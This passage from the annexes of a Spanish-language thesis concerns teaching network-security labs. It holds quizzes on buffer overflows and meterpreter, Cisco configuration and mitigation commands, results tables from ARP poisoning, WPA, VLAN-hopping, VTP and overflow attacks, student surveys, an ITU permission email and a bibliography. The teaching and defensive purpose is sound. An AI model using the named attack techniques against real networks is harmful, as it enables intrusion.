- c) Carga que sirve para crear protocolos de enrutamiento.
- d) Carga que filtra tráfico.

ENCUESTA B.10

Nombre:

PREGUNTAS GENERALES

1. La práctica fue de fácil lectura y entendimiento.
2. Considera que la práctica fue didáctica:
3. Considera que el tiempo empleado para realizar la práctica fue el adecuado:
Porque: _____

SI		NO

SI		NO
SI		NO

PREGUNTAS ESPECÍFICAS

1. ¿Es verdad que se pueden establecer sesiones remotas intrusivas explotando el desbordamiento de buffer?

SI		NO

2. ¿Cuál es el motivo por el cual se realizó el desbordamiento de buffer? Escoja solo una opción

a	b	c	d

- a) El administrador no tenía configurada usuario y contraseña.
- b) No estaba con todos los permisos de usuario.
- c) El sistema operativo no estaba actualizado.
- d) No existen políticas de seguridad implementadas en el conmutador.

3. La carga meterpreter permite: Escoja dos opciones

a	b	c	d

- a) Crear protocolos mediante la inyección de código malicioso
- b) Capturar pantallas de la sesión remota obtenida.
- c) Crear solo usuarios sin privilegios en la sesión remota.
- d) Consultar los procesos activos en la máquina víctima.

4. Señale la mejor opción para mitigar el ataque
Escoja dos opciones.

a	b	c	d

- a) Se filtra el tráfico del servicio vulnerable.
- b) Se configura únicamente ACL numeradas.
- c) Bloquear todo el tráfico icmp request desde la máquina afectada.
- d) Tener antivirus correctamente actualizado.

ANEXO C

Configuraciones de los dispositivos de red

Configuraciones de los dispositivos de red

En este anexo se muestran todas las configuraciones utilizadas para llevar a cabo cada una de las prácticas del presente proyecto de graduación, están divididas en dos secciones: configuraciones generales por dispositivo y configuraciones de mitigación

Sección 1: Configuraciones generales por dispositivo

Enrutadores:

Nombre

```
Router>enable
```

```
Router# configure terminal
```

```
Router(config)# hostname Nombre
```

Contraseñas de consola

```
Nombre (config)# line console 0
```

```
Nombre (config-line)#password <contraseña>
```

```
Nombre (config-line)#login
```

```
Nombre (config-line)#exit
```

Contraseñas de líneas virtuales

```
Nombre (config)# line vty 0 4
```

```
Nombre (config-line)#password <contraseña>
```

```
Nombre (config-line)#login
```

```
Nombre (config-line)#exit
```

Contraseñas de modo privilegiado

```
Nombre (config)#enable secret class
```

Dirección IP de una interfaz FastEthernet

```
Nombre(config)# interface fastethernet <número puerto>
```

```
Nombre(config-if)# ip address <dirección IP| máscara>
```

```
Nombre(config-if)# no shutdown
```

Dirección IP de una interfaz serial

```
Nombre(config)# interface serial <número de puerto>
```

```
Nombre(config-if)# ip address <dirección IP |máscara>
```

Configuración del reloj

```
Nombre(config-if)# clockrate <velocidad en bits> (DCE)
Nombre(config-if)# no shutdown
```

Configuración de OSPF

```
Nombre (config)#router ospf 2
Nombre (config-router)#network Ip wildcard area numero
```

Configuración DHCP

```
Nombre(config)#ip dhcp excluded-address Ipinicio Ipfine
Nombre(config)#ip dhcp pool Nombre_Pool
Nombre(dhcp-config)#network Ip Mascara
Nombre(dhcp-config)#default-router IP
Nombre(config)#interface interfaz
Nombre(config-if)#ip helper-address IP
```

Enrutamiento entre VLAN

```
Nombre (config)#interface FastEthernet0/0.10
Nombre (config-subif)#encapsulation dot1Q 10
Nombre (config-subif)#ipaddress ipmascara
Nombre (config)#interface FastEthernet0/0.99
Nombre (config-subif)#encapsulation dot1Q 99 native
Nombre (config-subif)#ipaddress ip mascara
```

Conmutadores:

```
Nombre
Switch> enable
Switch# configure terminal
Switch (config)# hostname Nombre
```

Contraseñas de consola

```
Nombre (config)# line console 0
Nombre (config-line)#password <contraseña>
Nombre (config-line)#login
Nombre (config-line)#exit
```

Contraseña de líneas virtuales

```
Nombre (config)# line vty 0 4
Nombre (config-line)#password <contraseña>
Nombre (config-line)#login
Nombre (config-line)#exit
```

Contraseña de modo privilegiado
Nombre (config)#enable secret class

Configuración de puertos en modo acceso
Nombre (config)#interface range fa0/x, fa0/1x, fa0/1x
Nombre(config-if-range)#switchport mode access
Nombre(config-if-range)#no shutdown

Crear VLAN
Nombre (config)#vlan vlan_id
Nombre(config-vlan)#name name_vlan

Asignación de VLAN a puertos
Nombre (config)#interface range fa0/x-x
Nombre(config-if-range)#switchport access vlan vlan_id

Ip de administración
Nombre (config)#interface vlan id_vlan_administracion
Nombre(config-if)#ip address Ip mascara
Nombre (config-if)#no shutdown

Configuración de puertos en modo troncal
Nombre(config)#interface range fa0/x-x
Nombre(config-if-range)#switchport mode trunk
Nombre(config-if-range)#switchport trunk native
vlanid_vlan
Nombre(config-if-range)#no shutdown
Nombre(config-if-range)#end

Configuración VTP
NombreS(config)#vtp mode server
Device mode already VTP SERVER
NombreS(config)#vtp domain NombreDominio
Changing VTP domain name from NULL to NombreDominio
NombreS (config)#vtp password <contraseña>
Setting device VLAN database password to <contraseña>
NombreS(config)#end
NombreC(config)#vtp mode client
Setting device to VTP CLIENT mode.
NombreC(config)#vtp domain NombreDominio
Changing VTP domain name from NULL to NombreDominio
NombreC(config)#vtp password <contraseña>
Setting device VLAN database password to <contraseña>
NombreC(config)#end
NombreT(config)#vtp mode transparent

```
Setting device to VTP TRANSPARENT mode.  
NombreT (config)#vtp domain NombreDominio  
Changing VTP domain name from NULL to NombreDominio  
NombreT (config)#vtp password <contraseña>  
Setting device VLAN database password to <contraseña>  
NombreT (config)#end
```

Sección 2: Configuraciones de Mitigación

Configuración de seguridad al puerto del conmutador

```
S1(config-if)#switchport port-security  
S1(config-if)#switchport port-security mac-address  
mac_del_host  
S1(config-if)#switchport port-security violation {  
shutdown | restrict | protect}
```

Configuración del modo acceso

```
SW1(config-if)#switchport mode access  
SW1(config-if)#switchport access vlan [id de VLAN]
```

Desactivar la negociación DTP

```
SW1(config-if)#switchport mode access  
SW1(config-if)#switchport nonegotiate
```

Configurar VLAN nativa

```
SW1(config-if)#switchport mode trunk  
SW1(config-if)#switchport trunk native vlan VLAN-ID  
SW1(config)#vlan dot1q tag native
```

Lista de acceso para denegar el tráfico TCP (enrutador)

```
access-list 100 deny tcp [dirección de red origen]  
[wildcare] [dirección de red destino][wildcare] eq  
[número de puerto del servicio a filtrar]  
int [subinterfaz asociada]  
R1(config-if)#ip access-group [número de acl] in
```

Configuración de arpón

```
apt-get install arpon  
arpon -i eth0 -y -d 100
```

ANEXO D

Tablas de resultados de la
pruebas de rendimiento

Tabla D.1: Resultados del desempeño de la red en el ataque de envenenamiento ARP

	ACCION	TIEMPO DE MUESTRA	ATAQUE											
			ANTES				DURANTE				LUEGO			
			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta	Paquetes		
				Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos
PC1	PING PC2	15 min	14	926	926	0	17	765	735	3.92	7	876	870	0.68
R1	PING R2	6 min	997	366	365	0.27	997	359	358	0.27	997	360	359	0.27
R2	PING R1	6 min	997	373	372	0.27	997	373	372	0.27	998	364	363	0.27

Tabla D.2: Resultados del desempeño de la red en el ataque al protocolo WPA

	ACCION	TIEMPO DE MUESTRA	ATAQUE											
			ANTES				DURANTE				LUEGO			
			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes		
				Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos
PC5	PING PC1	1:30 min	32	4	3	25	37	4	4	0	34	4	4	0
PC5	PING PC2	10 min	33	4	3	25	36	4	4	0	34	4	4	0
PC5	PING PC3	15 min	37	4	4	0	38	4	3	25	34	4	4	0
PC5	PING PC4	25 min	33	4	4	0	35	4	1	75	34	4	4	0
R3	PING PC5	6 min	0.0001	487	485	0.41	1	289	289	0	0.0001	476	476	0

Tabla D.3: Resultados del desempeño de la red en el ataque doble etiquetado de VLAN

	ACCION		TIEMPO DE MUESTRA	ATAQUE											
				ANTES				DURANTE			LUEGO				
				Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes		
					Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos
PC3	PING PC4		15 min	5	906	905	0.1	6	887	885	0.23%	5	900	899	0.11%
PC4	PING PC3			7.227	893	893	0	8.096	883	882	0.11%	5	900	899	0.11%
PC1	PING PC2	SUBE NOTAS Y CONSULTAS	15 min	5	908	908	0	7	928	927	0.11%	6	900	900	0%
PC2	PING PC1			17.97	916	916	0	8.929	929	928	0.11%	9.098	1011	1010	0.1%
S1	PING S2	6 min	6 min	13	40000	39999	0.01	12	40000	39999	0.01	13	40000	39999	0.01
S2	PING S1	6 min	6 min	13	40000	39999	0.01	13	40000	39999	0.01	13	40000	39999	0.01

Tabla D.4: Resultados del desempeño de la red en el ataque suplantación de identidad del conmutador

	ACCION		TIEMPO DE MUESTRA	ATAQUE											
				ANTES				DURANTE				LUEGO			
				Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes		
					Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	Perdidos		Transmitidos	Recibidos	% Perdidos
PC3	PING PC4		15 min	5	906	905	0.1	9	893	892	0.11%	7	907	907	0
PC4	PING PC3			7.227	893	893	0	12.177	902	901	0%	11.263	905	903	0.23 %
PC1	PING PC2	SUBE NOTAS Y CONSULTAS	15 min	5	908	908	0	infinito	0	0	100%	7	928	927	0.11 %
PC2	PING PC1			17.97	916	916	0	infinito	0	0	100%	8.92	929	928	0.11 %
S1	PING S2		6 min	13	40000	40000	0	12	40000	40000	0	13	40000	40000	0
S2	PING S1		6 min	13	40000	40000	0	13	40000	40000	0	13	40000	40000	0

Tabla D.5: Resultados del desempeño de la red en el ataque al protocolo VTP

	ACCION	TIEMPO DE MUESTRA	ATAQUE											
			ANTES				DURANTE				LUEGO			
			Tiempo de respuesta (r)/ envío (e)	Paquetes (p) /bytes (b)			Tiempo de respuesta (r) / envío (e)	Paquetes/bytes			Tiempo de respuesta (r) / envío (e)	Paquetes/bytes		
				Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos
PC1	PING PC2	5 min	7 ms (r)	315 (p)	315 (p)	0	11 ms (r)	287 (p)	286 (p)	0.35	infinito	240 (p)	0	100
PC1	SUBE ARCHIVO A PC2	10 min	4.68 min (e)	1.999.306.752 (b)	1.999.306.752 (b)	0	10.33 min	1.999.306.752 (b)	908.656.640 (b)	54.6	infinito	0	0	100
S1	PING S2	6 min	12 ms (r)	40000(p)	40000 (p)	0	12 ms (r)	4000 (p)	4000 (p)	0	12 ms (r)	4000 (p)	4000 (p)	0
	PING S3	6 min	11 ms (r)	40000(p)	39999(p)	0.01	11ms (r)	4000 (p)	4000 (p)	0	11 ms (r)	4000 (p)	4000 (p)	0
S2	PING S1	6 min	9 ms (r)	40000 (b)	39999(p)	0.01	9 ms (r)	40000 (b)	39999(p)	0.01	9 ms (r)	4000 (p)	4000 (p)	0
	PING S3	6 min	9 ms (r)	40000 (b)	39999(p)	0.01	9 ms (r)	40000 (b)	39999(p)	0.01	9 ms (r)	4000 (p)	4000 (p)	0
S3	PING S1	6 min	9 ms (r)	40000 (b)	39999(p)	0.01	9 ms (r)	40000 (b)	40000 (b)	0	9 ms (r)	4000 (p)	4000 (p)	0
	PING S2	6 min	9 ms (r)	40000 (b)	39999(p)	0.01	9 ms (r)	40000 (b)	39999(p)	0.01	9 ms (r)	4000 (p)	4000 (p)	0

Tabla D.6: Resultados del desempeño de la red en el ataque de desbordamiento de buffer carga Shell

	ACCION	TIEMPO DE MUESTRA	ATAQUE											
			ANTES				DURANTE				LUEGO			
			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes		
				Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos
PC1	PING PC2	15 min	7	933	933	0	14	1150	1149	0.09	7	897	896	0.11
PC1	SUBE ARCHIVOS A PC2 A LOS 20 MIN	15 min	11	837	821	1.92%	9	785	767	2.3	16	844	830	1.65
PC1	PING PC2													
PC3	PING PC2		17.967	907	877	3.31%	11.373	868	837	3.57	21.151	907	860	5.18
R1	PING S1	6 min	7	40000	40000	0	7	40000	40000	0	7	40000	40000	0
S1	PING R1	6 min	8	40000	40000	0	8	40000	40000	0	8	40000	40000	0

Tabla D.7: Resultados del desempeño de la red en el ataque de desbordamiento de buffer carga Meterpreter

	ACCION	TIEMPO DE MUESTRA	ATAQUE											
			ANTES				DURANTE				LUEGO			
			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes			Tiempo de respuesta (ms)	Paquetes		
				Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos		Transmitidos	Recibidos	% Perdidos
PC1	PING PC2	15 min	7	933	933	0	6	1163	1159	0.34	7	897	896	0.11
PC1	SUBE ARCHIVOS A PC2 A LOS 20 MIN	15 min	11	837	821	1.91	8	800	97.63	2.37	16	844	830	1.65
PC1	PING PC2		17.97	907	877	3,30%	21.37	908	908	0	21.151	907	860	5.18
PC3	PING PC2													
R1	PING S1	6 min	7	40000	40000	0	7	40000	40000	0	7	40000	40000	0
S1	PING R1	6 min	8	40000	40000	0	8	40000	40000	0	8	40000	40000	0

ANEXO E

Tablas de resultados
encuentras y carta de
autorización

Tabla E.1: Resultados de las encuestas Envenenamiento ARP

RESULTADOS DE LAS ENCUESTAS TOMADAS A LOS ESTUDIANTES										
Envenenamiento ARP	Escenarios de ataque	Muestra y Nivel académico	La práctica es didáctica		¿Conocían las vulnerabilidades de la capa de acceso?		¿Conocían el ataque?		¿Conocían las medidas de seguridad para mitigar el ataque?	
			SI	NO	SI	NO	SI	NO	SI	NO
	Antes	A En Desarrollo y Excelente	15	0	5	10	3	12	13	2
	Después				10	5	7	8	14	1
	Antes	B Desarrollado	16	0	7	8	2	14	14	2
	Después				15	1	9	7	14	2

Tabla E.2: Resultados de las encuestas Vulnerando WPA

RESULTADOS DE LAS ENCUESTAS TOMADAS A LOS ESTUDIANTES										
Vulnerando WPA	Escenarios de ataque	Muestra y Nivel académico	La práctica es didáctica		¿Conocían las vulnerabilidades que presentan WPA y el tipo de ataque para explotar dicha vulnerabilidad?		¿Conocían los elementos de una clave segura?		¿Habían realizado cambios correctos en las configuraciones predeterminadas del enrutador inalámbrico?	
			SI	NO	SI	NO	SI	NO	SI	NO
	Antes	C En Desarrollo	20	0	2	18	6	14	4	16
	Después				14	6	18	2	16	4
	Antes	D Desarrollado	14	1	1	14	6	9	2	13
	Después				2	13	11	4	13	2

Tabla E.3: Resultados de las encuestas Doble etiquetado de VLAN

RESULTADOS DE LAS ENCUESTAS TOMADAS A LOS ESTUDIANTES										
Salto de VLAN	Escenarios de ataque	Muestra y Nivel académico	La práctica es didáctica		¿Entienden el ataque y saben cómo mitigarlo?		¿La vulnerabilidad DTP ayuda a que se realice el ataque?		¿Conocen los dos métodos para realizar el ataque?	
			SI	NO	SI	NO	SI	NO	SI	NO
	Antes	E Desarrollado	15	3	1	17	9	9	12	6
	Después				8	10	13	5	14	4

Tabla E.4: Resultados de las encuestas Vulnerando VTP

RESULTADOS DE LAS ENCUESTAS TOMADAS A LOS ESTUDIANTES										
Vulnerando VTP	Escenarios de ataque	Muestra y Nivel académico	La práctica es didáctica		¿Conocían el funcionamiento VTP y DTP?		¿Conocían las vulnerabilidades de VTP y DTP?		¿Conocen las medidas de seguridad para VTP y DTP?	
			SI	NO	SI	NO	SI	NO	SI	NO
	Antes	F Desarrollado	18	4	6	16	2	20	5	17
	Después				5	13	8	10	13	5

Tabla E.5: Resultados de las encuestas Desbordamiento

RESULTADOS DE LAS ENCUESTAS TOMADAS A LOS ESTUDIANTES										
Desbordamiento de buffer	Escenarios de ataque	Muestra y Nivel académico	La práctica es didáctica		¿Entienden el ataque?		¿Conocían las vulnerabilidades y como defenderse ante un ataque?		¿Conocían las opciones para explotar la sesión remota establecida?	
			SI	NO	SI	NO	SI	NO	SI	NO
	Antes	E Desarrollado	18	0	2	16	9	9	12	6
	Después				18	0	13	5	16	2

ANEXO F

Comunicación con la ITU

Campion, Margaret <margaret.campion@itu.int>
para mí,

14 ene

Dear Ms. Punina,

I wish to acknowledge receipt of your message below, which has been forwarded to ITU's Legal Affairs Unit for follow-up.

In response, I am pleased to confirm that the Union can accommodate your request to use extracts of its material, on the following terms and conditions:

1. this authorization is strictly limited to the data identified in your email of 9 January 2013 and for the sole purpose outlined therein;
2. this authorization is granted on a non-exclusive basis and is non-transferable to third parties; and
3. ITU will be clearly identified as the source of the material.

Please send confirmation of your acceptance of the above terms to: jur@itu.int.
I hope this is helpful and look forward to hearing from you.

Yours sincerely,

Margaret Campion
Assistant
Legal Affairs Unit

From: Carina Punina [<mailto:carinapunina@gmail.com>]

Sent: Wednesday, January 09, 2013 6:23 AM

To: TSBMail, ITU

Subject: Re: SOLICITUD DE AUTORIZACIÓN PARA REFERENCIAR TESIS DE GRADO

Estimados miembros de la ITU,

Estamos desarrollando con mi compañera Lizzette Yepez Navarro, la tesis de pre-grado para recibimos como Ingenieras en Telemática de la ESPOL-Ecuador con el tema ***Diseño de prácticas académicas de seguridad en redes de comunicaciones para el Laboratorio de Simulación de Telecomunicaciones.***

El material con respecto a la rec x.800 y La seguridad de las telecomunicaciones y las tecnologías de la información, es de importancia como fuente de información de nuestros

capítulos de tesis, según veo el material lo tienen de libre descarga pero en el documento dice que no se puede hacer uso de ello.

Mi escrito es para pedirles autorización para tomar como referencia estas normas internacionales en nuestra tesis, ya que es parte de nuestro marco teórico y además para poder utilizar gráficos y tablas que serán correctamente referenciadas como lo estipula la ley.

Sin nada más que decir, agradezco la atención a este comunicado.
Saludos

Carina Punina <carinapunina@gmail.com>

22 ene

para jur

Estimado.
Confirmo y acepto los términos.
Saludos.

----- Mensaje reenviado -----

De: **Campion, Margaret** <margaret.campion@itu.int>

Fecha: 14 de enero de 2013 04:58

Asunto: RE: request to use material from Rec. ITU-T X.800 in student thesis.

Para: "<carinapunina@gmail.com>" <carinapunina@gmail.com>

Legal Affairs Unit, ITU <jur@itu.int>

23 ene

para mí

Received, and noted, with thanks.
Kind regards,
Margaret Campion

From: Carina Punina [mailto:<carinapunina@gmail.com>]

Sent: Wednesday, January 23, 2013 4:12 AM

To: Legal Affairs Unit, ITU

Subject: Fwd: request to use material from Rec. ITU-T X.800 in student thesis.

BIBLIOGRAFÍA

- [1] A. López, Universidad de la Habana Facultad de Derecho. Informática Jurídica. com. [Online]. http://www.informatica-juridica.com/trabajos/posibles_sujetos.asp
- [2] Inc. Cisco System, "CCNA Exploration 4.0 Acceso a la WAN," in *CCNA Exploration 4.0 Acceso a la WAN.*, 2007, ch. 4.
- [3] Cisco System, Inc. Scribd. [Online]. <http://es.scribd.com/doc/34759326/Ccna-Security-lins>
- [4] ELVIRA MIFSUD. (2012, Marzo) Observatorio Tecnológico. [Online]. <http://recursostic.educacion.es/observatorio/web/es/software/software-general/1040-introduccion-a-la-seguridad-informatica>
- [5] Universidad Centroamericana Jose Simeon Cañas. UCA. [Online]. <http://www.uca.edu.sv/investigacion/tutoriales/tcp-ip.html>
- [6] FERNANDO QUINTERO, ESTEBAN CALLE, and YEISON RAMIREZ. (2011, febrero) WORDPRESS. [Online]. http://fity666.files.wordpress.com/2011/02/seguridad_en_routersv2.pdf
- [7] Verisign. (2003) Verisign. [Online]. <http://www.verisign.com/latinamerica/esp/static/030193.pdf>
- [8] INTECO. INTECO. [Online]. http://www.inteco.es/Formacion/Amenazas/Vulnerabilidades/Tipos_Vulnerabilidades/
- [9] (2008, DICIEMBRE) ZONA VIRUS. [Online]. <http://www.zonavirus.com/articulos/puertas-traseras-o-backdoors.asp>
- [10] Mcfee. Mcfee Security Center. [Online]. http://www.dell.com/html/emea/McAfee_es/security-information-security-glossary.html

- [11] Joaquín García. Open Course Ware. [Online]. http://ocw.uoc.edu/computer-science-technology-and-multimedia/advanced-aspects-of-network-security/advanced-aspects-of-network-security/P06_M2107_01769.pdf
- [12] ESET. (2012, diciembre) Blog de Laboratorio. [Online]. <http://blogs.eset-la.com/laboratorio/2012/12/06/informacion-critica-expuesta-utilizando-google-hacking/>
- [13] Juan Arroyave, Jonathan Herrera, and Esteban Vasquez. (2007) ACIS. [Online]. http://www.acis.org.co/fileadmin/Base_de_Conocimiento/VII_JornadaSeguridad/ArtSidiri.pdf
- [14] (marzo, 2012) Kioskea.net. [Online]. <http://es.kioskea.net/contents/attaques/dos.php3>
- [15] (2009) Segu-info. [Online]. www.segu-info.com.ar/ataques/ataques_dos.htm
- [16] Enrique López, Carlos Caño, Pedro Cassis, and Sergio González. (2004, Septiembre) Portal Universitario de Conocimiento SICODINET. [Online]. <http://sicodinet.unileon.es/dpi2001-0105/doc/files/7.pdf>
- [17] UNAM-CERT. (2007, Diciembre) Seguridad de la Información. [Online]. <http://www.seguridad.unam.mx/descarga.dsc?arch=1207>
- [18] (2009, Septiembre) Diario Informático. [Online]. <http://d3m0n1o.blogspot.com/2009/09/el-hombre-en-medio-es-un-tipo-de-ataque.html>
- [19] Víctor Calvo. Universidad de Valencia. [Online]. https://www.uv.es/=montanan/redes/trabajos/DNS_Spoofing.pdf
- [20] Juan Spichiger. (2010, noviembre) Redes CISCO.NET. [Online]. <http://www.redescisco.net/v2/art/mitigando-ataques-de-dhcp-spoofing-utilizando-snooping-en-switches-cisco/>

- [21] INTECO. INTECO. [Online].
http://www.inteco.es/docCenter/biblioteca/biblioteca_tematica/?p=15envenenamiento_arp.pdf
- [22] (2011, abril) Seguridad en Sistemas y Técnicas de Hacking. [Online].
<http://thehackerway.com/2011/04/28/creando-un-fake-access-point-inalambrico-2/>
- [23] Segu-info. [Online]. <http://www.segu-info.com.ar/virus/danios.htm>
- [24] Jorge Mieres. (2009, enero) evil fingers. [Online].
https://www.evilmfingers.com/publications/white_AR/01_Atques_informaticos.pdf
- [25] José Luque. (2005, Mayo) Asociación de Internautas. [Online].
<http://seguridad.internautas.org/html/451.html>
- [26] Borja Febrero and José Holguín. Exploit Database. [Online].
<http://www.exploit-db.com/wp-content/themes/exploit/docs/18617.pdf>
- [27] Borja Febrero. (2011, Febrero) Inteco. [Online].
http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_in_f_seguridad_analisis_trafico_wireshark.pdf
- [28] GITACA. Grupo de Investigación de Ingeniería Telemática Aplicada y Comunicaciones Avanzadas. [Online].
<http://gitaca.unex.es/jlgs/Docen/Practica2-tcpdump.pdf>
- [29] SECDEV. [Online]. <http://www.secdev.org/projects/scapy/doc/usage.html>
- [30] Wildpackets. (2013) Wildpackets. [Online].
http://www.wildpackets.com/products/omnipeek_network_analyzer
- [31] Julia Urbina, *Evaluación y Sistemas para Detección de Intrusos en Redes de Computadoras*. Puebla, Mexico, 2004.

- [32] Yersinia. Yersinia. [Online]. <http://www.yersinia.net>
- [33] Aircrack-ng. Aircrack-ng. [Online]. <http://www.aircrack-ng.org/doku.php>
- [34] Jorge Zaragoza. Paginas Prodigy. [Online].
<http://www.paginasprodigy.com/jez2904/files/metasploit.pdf>
- [35] D Chadwick, H. Bertine, M. Euchener, and UIT-T, *Vision General de Asuntos relacionados con la Seguridad de las Telecomunicaciones y la Implementación UIT-T existente*. Pagina 5, 2006.
- [36] Purificación Aguilera, *Seguridad Informática*. Madrid, España: Editex S.A., 2010.
- [37] William Stalling, *Fundamentos de Seguridad en Redes, Aplicaciones y Estandares*, Segunda ed. Madrid, España: Prentice Hall, 2004.
- [38] M. FARIAS. (2008, ABRIL) Grupo de Seguridad de Red CUDI. [Online].
<http://seguridad.cudi.edu.mx/congresos/2008/cudi1/security.pdf>
- [39] (Blog) Gestion de Riesgos de la Seguridad Informáitca. [Online].
http://protejete.wordpress.com/gdr_principal/control_riesgo
- [40] ITU. (1991, MARZO) ITU. [Online]. <http://www.itu.int/rec/T-REC-X.800-199103-I/en>
- [41] J. RIFA, J. SERRA, and J. RIVAS, *Análisis Forense de Sistemas Informáticos*, Primera ed. Barcelona, España: Eureka Media, 2009.
- [42] J. García and X. Perramon. (2007, febrero) Open Course Ware. [Online].
http://ocw.uoc.edu/computer-science-technology-and-ultimedia/advanced-aspects-of-network-security/advanced-aspects-of-network-security/P06_M2107_01773.pdf
- [43] Asamblea General. (2001, enero) UNODC. [Online].
http://www.unodc.org/pdf/crime/a_res_55/res5563s.pdf

- [44] Asamblea General OIPC-INTERPOL. (2012, julio) Reglamento Interpol sobre el Tratamiento de Datos. [Online].
<http://www.interpol.int/es/contentinterpol/search?SearchText=reglamento+127%2F7&x=0&y=0>
- [45] Ezequiel Sallis and Claudio Caracciolo. Root-Secure. [Online].
<http://www.root-secure.com/arch/MetologiasdeDefensadeRedes.pdf>
- [46] J. Minguet. UNED. [Online].
<http://www.uned.es/413042/material/IntroSegInformatica.doc>
- [47] Rafael Sanchez. (2009, Marzo) Robot blogspot. [Online]. <http://bad-robot.blogspot.com/2009/03/defiendete-de-ataques-arp-spoofing-mitm.html>
- [48] Borja Febrero. (2011, febrero) [Online].
http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_in_f_seguridad_analisis_trafico_wireshark.pdf